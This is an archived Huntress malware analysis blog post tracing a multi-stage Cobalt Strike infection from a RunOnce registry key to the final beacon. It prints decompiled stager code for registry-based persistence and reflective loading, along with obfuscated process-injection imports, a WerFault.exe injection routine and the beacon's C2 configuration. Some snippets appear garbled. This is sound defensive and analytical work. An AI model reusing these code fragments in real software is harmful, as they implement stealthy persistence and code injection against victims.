

# Cobalt Strikes Again: An Analysis of Obfuscated Malware | Huntress

Archived: 2026-04-05 14:42:16 UTC

How deep can a rabbit hole go? Recently, we discovered a suspicious-looking run key on a victim system. It was clear that the key was likely malicious, but it didn't seem like anything out of the ordinary.

Little did we know, we were about to encounter [Cobalt Strike](#) malware hidden across almost 700 registry values and encased within multiple layers of fileless executables.

This particular malware sample went to great lengths to hide itself, deploying numerous evasion tactics and [obfuscation techniques](#) in order to evade detection and analysis. And as you'll see, it goes to show the great lengths hackers will go to evade detection and compromise their targets.

Let's dive in.

## What is Cobalt Strike?

Cobalt Strike is a commercial threat-emulation and post-exploitation tool commonly used by malicious attackers and penetration testers to compromise and maintain access to networks. The tool uses a modular framework comprising numerous specialized modules, each responsible for a particular function within the attack chain. Some are focused on stealth and evasion, while others are focused on the silent exfiltration of corporate data.

While the intent of Cobalt Strike is to better equip legitimate red teams and pen testers with the capabilities of sophisticated threat actors, it is often misused when in the wrong hands. You know what they say... with great power comes great responsibility. Cobalt Strike is an undeniably powerful framework, but it's easily weaponized by malicious actors as a go-to tool for undercover attacks.

## Finding Cobalt Strike Malware

It all started with a RunOnce key, which is typically found here:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

This key is used to automatically execute a program when a user logs into their machine. Since this is a "RunOnce" key, it will automatically be deleted once it has executed. Typically, this is used by legitimate installation and update tools to resume an update after reboot—but not to resume after *every* reboot.

There are also "Run" keys, which don't get removed each time and are used both legitimately and maliciously to [create persistent footholds](#) between reboots.

In this particular case, we found multiple commands for legitimate applications contained in the RunOnce key, but there was one that looked awfully suspicious. 🕵️

We inspected the command in the suspicious key and found this, which seemed to be executing a PowerShell command stored in one user's environment variables.

Looking at the command in further detail, we can note that it does the following:

- loads PowerShell in a hidden window
- loads the environment variables of the current user
- loads a value from the environment with the same name as the current user
- retrieves the data from this value and uses them as arguments for the PowerShell command

This was starting to look extremely suspicious, and we knew we had to find out what was lurking in that environment variable.

After extracting that environment variable from the machine, we found a PowerShell command, this time executing a Base64 encoded string. After decoding and cleaning up the Base64 string, it ended up looking like this:

## What Does This Script Do?

If you're unfamiliar with PowerShell, that script may look a bit intimidating. Ultimately, the PowerShell script achieves four main things:

- Loads an obfuscated string that has been stored in the registry.
- De-obfuscates the string and converts the result into a byte array.
- Loads the byte array into memory as a DLL using PowerShell reflection (this is a common evasion technique that avoids writing a decoded payload to disk).
- Executes the “test” method of that DLL, located in the “Open” object class.


From a more technical lens, here's a line-by-line breakdown of the PowerShell script in action:

- **Lines 1-9:** This section is used to pull data from some more registry keys (up to 700 of them) and stores this data in a string.
- **Lines 10-17:** This defines a function that takes that string and converts it into a byte array. This usually indicates that the string will be used to create an executable file.
- **Lines 19-25:** This section is a bit strange. It essentially generates the number 1000 and stores it into the \$ko variable. It does this in a way that takes a million loop iterations to generate—which might be an anti-analysis technique.
- **Line 27:** Loads the StringToBytes function, but first replaces any instance of the # character with the number in \$ko.
- **Line 28:** Utilizes reflection to load the byte array into memory as a DLL. This avoids writing the payload to disk and is a common antivirus evasion technique.
- **Line 29:** Executes the “test” function of the loaded DLL.

The [Huntress Security team](#) was able to retrieve the relevant registry values from the victim system and modify the script to dump out the payload as a file instead of loading it into memory. This resulted in our first executable payload.

## The First Binary File

After successfully reversing that first PowerShell script, we were able to recreate the binary file that it was loading into memory. This file was a 6KB 32-bit .NET binary file.



Given the rather small size (only 6KB) of this file, we were suspicious that we might have missed something. The file seemed too small to contain a proper payload. We suspected that this was not the final payload and was likely a stager used to retrieve *another* payload.

Since the file was written in .NET, we were able to load it into dnSpy to analyze the source code. This is possible because .NET does not fully compile in the same way that C/C++ code does and instead “compiles” to an intermediary bytecode format that can be converted back into source code by tools like dnSpy.

So, we loaded the file into the dnSpy tool and were quickly able to find the “Open” class referenced by the PowerShell script—which is where we found the following code.

```

1 // Open
2 // Token: 0x06000002 RID: 2 RVA: 0x0002104 File Offset: 0x00000304
3 public static string Test()
4 {
5     RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\" + Environment.UserName);
6     if (registryKey != null)
7     {
8         string text = "";
9         for (int i = 0; i < 99999; i++)
10        {
11            string text2 = "";
12            try
13            {
14                text2 = registryKey.GetValue(i.ToString()).ToString();
15            }
16            catch
17            {
18            }
19            if (text2.Length == 0)
20            {
21                break;
22            }
23            text += text2;
24        }
25        registryKey.Close();
26        text = text.Replace("q", "000").Replace("v", "0").Replace("w", "1").Replace("r", "2").Replace("t", "3").Replace("y", "4").Replace("u", "5").Replace("i", "6").Replace("o", "7").Replace("s", "8").Replace("p", "9").Replace("g", "A").Replace("h", "B").Replace("j", "C").Replace("k", "D").Replace("l", "E").Replace("z", "F");
27        using (RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce", true))
28        {
29            string str = Environment.UserName.Replace(" ", "");
30            registryKey2.SetValue(Environment.UserName, "powershell -Min Hi -Command \"$r = [Environment]::GetEnvironmentVariable('' + str + '', 'User').split();$p=$r[0];$r[0] = 'Start-Process Sp -ArgumentList ($r -join ' ') -Min Hi\"");
31        }
32        using (RegistryKey registryKey3 = Registry.CurrentUser.OpenSubKey("Environment", true))
33        {
34            string text3 = Environment.CommandLine;
35            if ((text3.Contains("Min Hi")))
36            {
37                text3 = text3.Replace(".exe ", ".exe -Min Hi ");
38            }
39            registryKey3.SetValue(Environment.UserName.Replace(" ", ""), text3);
40        }
41        byte[] rawAssembly = OpenStream(text);
42        Assembly assembly = Assembly.Load(rawAssembly);
43        Type type = assembly.GetType("Diagnostics");
44        object obj = Activator.CreateInstance(type);
45        MethodInfo method = type.GetMethod("Time");
46        method.Invoke(obj, null);
47    }
48    return "Install";
49 }
50


```

What’s interesting is that this code seemed to be loading *even more* registry values from a suspicious registry key and resetting the RunOnce registry values that initially triggered the investigation. **This allows the malware to persist across reboots as if it were a regular Run key.**

Our team was then able to retrieve the suspicious registry key that was being loaded from the user’s machine, where we found encoded data that was spread across 662 Registry values. Since the data was pre-formatted in JSON, it was simple to write a regex to dump only the relevant data to a text file. Once this was done, we were able to decode it using a simple Python script—which was essentially just a wrapper around the original code used by the malware.

## The Second Binary File

Using the output of the Python script, we were able to produce another 32-bit .NET binary file. This one was significantly larger than the first file, so we knew we were getting somewhere!



Since this was another .NET file, we loaded it up into dnSpy for another round of analysis. This is where we noticed some interesting evasion and anti-analysis techniques.

## Evasion Techniques: Part One

The first thing we noticed was numerous sleep functions scattered across the code, which would cause the program to sleep for 60 seconds between the components of its initial setup.

This technique is often used to bypass automated scanning tools that don't have the time to wait for the sleep functions to complete. It can also be used to evade manual dynamic analysis, since an analyst may falsely believe that the malware is not doing anything when it's actually just taking a quick nap.

```
34 public static void Start(byte[] payload)
35 {
36     int process_id = Diagnostics.PE.uFLYBr(payload);
37     Thread.Sleep(60000);
38     if (Diagnostics.IsRunning(process_id))
39     {
40         while (Diagnostics.IsRunning(process_id))
41         {
42             Thread.Sleep(60000);
43         }
44         Diagnostics.Start(payload);
45     }
46 }
```

**Learn More:** To dive into more defense evasion techniques, [check out our Intro to Antivirus Evasion session](#) from this year's *hack\_it* event!

### Obfuscation

Deeper down in the code, we observed numerous references to functions used to perform process injection. The names of these functions were lightly obfuscated using exclamation marks, which can be seen on the right side of the below screenshot.

```
204 // Token: 0x04000002 RID: 2
205 private static readonly Diagnostics.PE.phydr ResumeThread = Diagnostics.PE.LoadDpi<Diagnostics.PE.phydr>("k!e!r!n!e!l!13!2".Replace("!", ""), "k!e!r!n!e!l!13!2!r!e!l!d".Replace("!", ""));
206
207 // Token: 0x04000003 RID: 3
208 private static readonly Diagnostics.PE.IPTJ Nowd4SetThreadContext = Diagnostics.PE.LoadDpi<Diagnostics.PE.IPTJ>("k!e!r!n!e!l!13!2".Replace("!", ""), "k!o!w!6!4!5!e!l!t!1!h!r!e!l!d!c!o!l!n!e!l!e!k!t".Replace("!", ""));
209
210 // Token: 0x04000004 RID: 4
211 private static readonly Diagnostics.PE.Nkxwou SetThreadContext = Diagnostics.PE.LoadDpi<Diagnostics.PE.Nkxwou>("k!e!r!n!e!l!13!2".Replace("!", ""), "5!e!l!t!1!h!r!e!l!d!c!o!l!n!e!l!e!k!t".Replace("!", ""));
212
213 // Token: 0x04000005 RID: 5
214 private static readonly Diagnostics.PE.IWczz Nowd6GetThreadContext = Diagnostics.PE.LoadDpi<Diagnostics.PE.IWczz>("k!e!r!n!e!l!13!2".Replace("!", ""), "k!o!w!6!4!5!e!l!t!1!h!r!e!l!d!c!o!l!n!e!l!e!k!t".Replace("!", ""));
215
216 // Token: 0x04000006 RID: 6
217 private static readonly Diagnostics.PE.vHTPW GetThreadContext = Diagnostics.PE.LoadDpi<Diagnostics.PE.vHTPW>("k!e!r!n!e!l!13!2".Replace("!", ""), "6!e!l!t!1!h!r!e!l!d!c!o!l!n!e!l!e!k!t".Replace("!", ""));
218
219 // Token: 0x04000007 RID: 7
220 private static readonly Diagnostics.PE.ztWUw VirtualAllocEx = Diagnostics.PE.LoadDpi<Diagnostics.PE.ztWUw>("k!e!r!n!e!l!13!2".Replace("!", ""), "V!r!t!u!a!l!A!l!l!o!c!e!x".Replace("!", ""));
221
222 // Token: 0x04000008 RID: 8
223 private static readonly Diagnostics.PE.LCPjgwy WriteProcessMemory = Diagnostics.PE.LoadDpi<Diagnostics.PE.LCPjgwy>("k!e!r!n!e!l!13!2".Replace("!", ""), "W!r!t!e!P!r!o!c!e!s!M!e!m!o!r!y".Replace("!", ""));
224
225 // Token: 0x04000009 RID: 9
226 private static readonly Diagnostics.PE.yNexhm ReadProcessMemory = Diagnostics.PE.LoadDpi<Diagnostics.PE.yNexhm>("k!e!r!n!e!l!13!2".Replace("!", ""), "R!e!a!d!P!r!o!c!e!s!M!e!m!o!r!y".Replace("!", ""));
227
228 // Token: 0x0400000A RID: 10
229 private static readonly Diagnostics.PE.OSdHqz ZwOpenPrivilegeSection = Diagnostics.PE.LoadDpi<Diagnostics.PE.OSdHqz>("k!e!d!l!1!1".Replace("!", ""), "Z!w!O!p!e!n!P!r!i!v!e!l!e!g!e!t!i!o!n".Replace("!", ""));
230
231 // Token: 0x0400000B RID: 11
232 private static readonly Diagnostics.PE.QTAJ CreateProcessA = Diagnostics.PE.LoadDpi<Diagnostics.PE.QTAJ>("k!e!r!n!e!l!13!2".Replace("!", ""), "C!r!e!a!t!e!P!r!o!c!e!s!A".Replace("!", ""));
233
```

Browsing further, we find the victim process that the malware is targeting for the injection. In this case, it was the genuine (and signed) Windows “Werfault.exe” process.

This is a legitimate process used by the Windows OS for error reporting—and it was likely targeted for two reasons:

- It's a genuine and signed Windows process. These are sometimes ignored or whitelisted by detection systems. (Look up [LOLBAS](#) as to why it's a terrible idea to whitelist Microsoft binaries.)
- Since the Werfault.exe process performs error reporting, it may have legitimate reasons for making external network connections, meaning any malicious traffic created by the malware will have something to blend in with.

```
public static int uFLYBr(byte[] payload)
{
    int result = 0;
    string text = "C:\\Windows\\System32\\WerFault.exe";
    if (File.Exists(text))
    {
        text = Environment.CommandLine.Split(new char[]
        {
            ' '
        })[0].Replace("\\", "");
    }
    int i = 0;
    while (i < 5)
    {
        int num = 0;
        Diagnostics.PE.StartupInformation startupInformation = default(Diagnostics.PE.StartupInformation);
        Diagnostics.PE.ProcessInformation processInformation = default(Diagnostics.PE.ProcessInformation);
        startupInformation.Size = Convert.ToInt32(Math.Max(StartupInformation.SizeOf(typeof(Diagnostics.PE.StartupInformation))));
        try
        {
            if (Diagnostics.PE.CreateProcessA(text, "", IntPtr.Zero, IntPtr.Zero, false, 3342177320, IntPtr.Zero, null, ref startupInformation, ref processInformation))
            {
                throw new Exception();
            }
            int num2 = BitConverter.ToInt32(payload, 60);
            int num3 = BitConverter.ToInt32(payload, num2 + 52);
            int[] array = new int[170];
        }
    }
}
```

This is consistent with [SpecterOps](#)' usage recommendations for Cobalt Strike.

"Consider choosing a binary that would not look strange making network connections."



We also noted the presence of [GetProcAddress](#) and [LoadLibrary](#), which further confirmed our suspicions that the file may be loading functions at runtime.

If you're not familiar, `GetProcAddress` is a Win32 API call often used in reflection techniques that can be used to find the memory address of a given symbol (essentially a function) at runtime. `LoadLibrary` is another Win32 API that loads a DLL into the context of the currently running process. These two functions combined allow a piece of malware to hide functionality from static analysis and potentially evade some basic forms of detection.

<a href="#">GetProcAddress</a>	exception-handling	implicit	-
<a href="#">FreeLibrary</a>	dynamic-library	implicit	-
<a href="#">GetModuleFileNameA</a>	dynamic-library	implicit	-
<a href="#">GetModuleHandleA</a>	dynamic-library	implicit	-
<a href="#">GetProcAddress</a>	dynamic-library	implicit	-
<a href="#">LoadLibraryExA</a>	dynamic-library	implicit	-
<a href="#">GetStdHandle</a>	console	implicit	-


Loading up the file within the x32dbg debugger, we observed a large number of calls to the sleep function, which would cause the program to sleep 10 seconds between performing suspicious actions. This is yet *another* anti-analysis tactic.

After getting through the sleep calls, we finally made it to some suspicious functions—namely some calls to `VirtualAlloc` and `VirtualProtect`.

[VirtualAlloc](#) is a Win32 API call that will allocate a section of memory that can be used later in the program's runtime. Typically, malware might allocate memory and then move malicious code (such as shellcode) into that section before executing it with another API call like `CreateThread`.

[VirtualProtect](#) is an API call that will change the memory protections on a given memory section, this is used to mark a section of memory as readable, writable and/or executable.

Paying close attention to suspicious functions and newly allocated sections of memory, we eventually hit a breakpoint on `CreateThread`, which was targeting one of the newly allocated sections of memory created by the `VirtualAlloc` calls. We inspected that section further and found an MZ header, indicating that we had found our fourth binary file.



## The Fourth Binary File

After dumping the newly discovered section from the debugger, and re-aligning the sections using PE-bear, we were able to retrieve a fourth binary file: a 32-bit DLL, 315KB in size.



type (2)	size (bytes)	file-offset	blacklist (4)	hint (11)	group (10)	value (2800)
ascii	25	0x000473A8	-	pipe	-	\\pipe\MSSe-7285-server
ascii	4	0x00000268	-	file	-	ASCT
ascii	4	0x0001F06D	-	file	-	-H.c
ascii	4	0x0001FD0D	-	file	-	-H.c
ascii	13	0x00046000	-	file	-	libgct-12.dll
ascii	12	0x00045048	-	file	-	mingwm10.dll
ascii	8	0x00048028	-	file	-	temp.dll
ascii	12	0x00049558	-	file	-	KERNEL32.dll
ascii	10	0x00049580	-	file	-	msvcr.dll
unicode	10	0x00046193	-	file	-	msvcr.dll
ascii	40	0x0000004D	-	dos-message	-	[!This program cannot be run in DOS mode.

We won't dive too much into this, but there are a few great write-ups on this topic on the [Cobalt Strike blog](#) and by [F-Secure Labs](#).

In order to confirm that this was really Cobalt Strike malware, and to try and pull more information, we parsed the file using this [Cobalt Strike Parser](#).

```
C:\Users\IEUser\Desktop\CobaltStrikeParser-master>python parse_beacon_config.py malware_6BAC0000.bin
BeaconType - HTTPS
Port - 443
SleepTime - 60000
MaxGetSize - 1048576
Jitter - 0
MaxDNS - Not Found
PublicKey_MD5 - e9ae865f5ce035176457188409f6020a
C2Server - 51.81.135.148,/_utm.gif
UserAgent - Not Found
HttpPostUri - /submit.php
Malleable_C2_Instructions - Empty
HttpGet_Metadata - Not Found
HttpPost_Metadata - Not Found
SpawnTo - b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
PipeName - Not Found
DNS_Idle - Not Found
DNS_Sleep - Not Found
SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found
SSH_Banner -
HttpGet_Verb - GET
HttpPost_Verb - POST
HttpPostChunk - 0
Spawnto_x86 - %windir%\syswow64\rundll32.exe
Spawnto_x64 - %windir%\sysnative\rundll32.exe
CryptoScheme - 0
Proxy_Config - Not Found
Proxy_User - Not Found
Proxy_Password - Not Found
Proxy_Behavior - Use IE settings
Watermark - 305419776
bStageCleanup - False
bCFGcaution - False
KillDate - 0
bProcInject_StartRWX - True
bProcInject_UserRWX - True
bProcInject_MinAllocSize - 0
ProcInject_PrepndAppend_x86 - Empty
ProcInject_PrepndAppend_x64 - Empty
ProcInject_Execute - CreateThread
SetThreadContext
CreateRemoteThread
RtlCreateUserThread
ProcInject_AllocationMethod - VirtualAllocEx
bUsesCookies - True
HostHeader -
headersToRemove - Not Found
C:\Users\IEUser\Desktop\CobaltStrikeParser-master>
```

This worked great and confirmed our suspicions that this was Cobalt Strike.

It also allowed us to view the Cobalt Strike configuration file, which included the communication method (HTTPS POST requests) and the IP of the C2 Server.

Submitting that IP address to VirusTotal, we observed only 1/82 detections. This indicated that the server may not have been widely used, or that it was potentially still active.

1 / 82

! 1 security vendor flagged this IP address as malicious

51.81.135.148 (51.81.0.0/16)

AS 16276 ( OVH SAS )

Community Score

DETECTION DETAILS RELATIONS COMMUNITY


benkow.cc Malware

### The Fifth Binary File


We are well beyond the point of necessary analysis, but we decided to continue down this rabbit hole.

Using a debugger, we tried to monitor the buffers used by the named pipes, as they are often used to move payloads and malicious data used by Cobalt Strike.

Shortly after monitoring these buffers, we found a new file appearing in memory. Note the MZRE Header, which is part of the default configuration of Cobalt Strike.




Dumping out that segment, we were able to pull a fifth binary file. This time, it appeared to be the [Reflective Loader](#) used by the Cobalt Strike Beacon. And as we loaded up the new binary, we can see that it is another 32-bit DLL, about 211KB in size.




Doing some basic static analysis, we saw that the file is potentially downloading a PowerShell script from localhost, indicating that there may be a tiny web server storing PowerShell commands somewhere else in the code.

### Manually Finding Indicators of Compromise (IOCs)

Eventually, we hit [LoadLibrary](#) again and observed the [Wininet.DLL](#) and [WS2\\_32.DLL](#) module being loaded. Since these are Windows libraries used for network and web communication, we knew that the code might be about to reach out to its C2 Server.



We were able to set breakpoints on web-related functions, which confirmed some of the malicious indicators extracted from the Cobalt Strike parsing tool. And one thing that we noticed was that the beacon references the [Avant Browser](#) in the user-agent of its C2 requests. This likely means that the C2 server won't respond (or will return something benign) unless it sees that header.



Digging deeper, we also find pieces of the [Malleable C2](#) commands used by the beacon, which in this case are embedded into HTTP cookie headers.

&"Cookie:

Jn9f/eO8Xfay/dYKGpmuBIXL6ZpnGtPuL.tugL.geU5vsP4K/bMWYy21s2ulMVQjYmUq9CIOYS8XWbLNMwPV3y10tGAbupka2lk+gbRL

Although it looked like the data was Base64 encoded, we were unable to extract anything meaningful from using variations of Base64 decoders.

**But wait – are these actually addresses?**

Looking at the cookie data within the dump view, we noticed that there were three valid memory addresses contained within the encoded version of the cookie data.

Address	Hex	ASCII
02564830	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02564840	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02564850	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02564860	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02564870	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02564880	43 6F 6F 68 69 65 3A 20 4A 6E 39 66 2F 65 4F 38	Cookie: Jn9f/eO8
02564890	58 66 61 59 2F 64 59 48 47 74 50 75 42 49 58 4C	Xfay/dYKGpmuBIXL
025648A0	36 5A 70 6E 47 74 50 75 4C 74 75 67 4C 67 65 55	6ZpnGtPuL.tugLge
025648B0	35 76 73 50 34 4B 2F 62 4D 57 59 79 32 31 73 32	5vsP4K/bMWYy21s2
025648C0	75 68 4D 56 51 6A 59 6D 55 71 39 43 6C 4F 59 53	ulMVQjYmUq9CIOYS
025648D0	38 58 57 62 4C 4E 4D 77 50 56 33 79 31 30 74 47	8XWbLNMwPV3y10tG
025648E0	41 62 75 70 68 61 32 6C 68 28 67 62 52 31 4A 6E	Abupka2lk+gbRLJn
025648F0	74 49 36 67 50 71 42 55 31 74 7A 6D 2B 51 58 6A	tI6gPqBU1tzm+QXj
02564900	52 4F 33 70 70 68 4C 46 31 4E 67 2F 48 78 68 31	R03pphLF1Ng/Hxh1
02564910	4E 2B 39 37 37 77 43 32 37 39 6F 57 4F 7A 74 43	N+977wC279OWoztC
02564920	68 31 4E 76 52 58 5A 6D 76 54 34 36 2B 58 2F 69	h1Nvr.XZmvt46+X/i
02564930	79 69 49 3D 0D 0A 00 00 00 00 00 00 00 00 00 00	yiI=.....
02564940	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02564950	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02564960	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
02564970	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

One of these referenced the [ws2\\_32.DLL](#), and the other two referenced a suspicious section of memory.



---

Source: <https://www.huntress.com/blog/cobalt-strike-analysis-of-obfuscated-malware>